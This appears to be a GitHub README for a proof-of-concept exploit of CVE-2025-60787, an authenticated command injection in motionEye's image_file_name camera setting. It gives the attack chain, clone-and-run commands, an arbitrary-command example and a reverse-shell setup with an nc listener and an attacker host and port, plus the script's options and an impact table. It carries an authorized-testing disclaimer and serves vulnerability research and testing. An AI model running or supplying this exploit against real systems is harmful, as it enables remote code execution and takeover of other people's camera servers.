 ozcanpng/cve-2025-60787
CVE-2025-60787 motionEye authenticated command injection RCE PoC

Authenticated command injection PoC for CVE-2025-60787. motionEye v0.43.1b4 and earlier write user-controlled camera configuration values such as image_file_name into Motion configuration without sufficient sanitization, allowing command execution when the value is processed.
For authorized testing and research only. Do not use against systems you do not own or have explicit permission to test.

Signed API request -> camera config update -> image_file_name injection -> snapshot trigger -> command execution
/config/list/.image_file_name setting./action/<camera_id>/snapshot/ so motionEye processes the injected filename.
git clone https://github.com/ozcanpng/CVE-2025-60787.git
cd CVE-2025-60787
pip install -r requirements.txt
python3 CVE-2025-60787.py \
  --target http://127.0.0.1:8765 \
  --user admin \
  --password-hash HASH \
  --cmd 'id > /tmp/motioneye_rce'

Start a listener first:
rlwrap nc -lvnp 4444
Then run:
python3 CVE-2025-60787.py \
  --target http://127.0.0.1:8765 \
  --port 8765 \
  --user admin \
  --password-hash HASH \
  --reverse-shell \
  --lhost 10.10.16.53 \
  --lport 4444
Useful options:
--camera-id N      Camera ID to modify (default: 1)
--restore          Restore the original camera configuration after triggering
--dry-run          Build signed requests without modifying the target
--debug            Print canonical signed paths, bodies and signatures
--no-trigger       Update config without triggering a snapshot
--verify-tls       Verify HTTPS certificates
--yes              Skip reverse-shell confirmation prompt
| Product | Affected Version | Access Required | Impact |
|---|---|---|---|
| motionEye | <= 0.43.1b4 | Authenticated admin/API access | OS command execution as the motionEye/Motion process user |
The resulting privilege depends on how motionEye is deployed. In containers or lab images running the service as root, command execution can land as root.
image_file_name.--restore during testing to put the original camera configuration back after exploitation.--cmd for safe validation before attempting a reverse shell.ozcanpng — github.com/ozcanpng — ozcanpng.dev
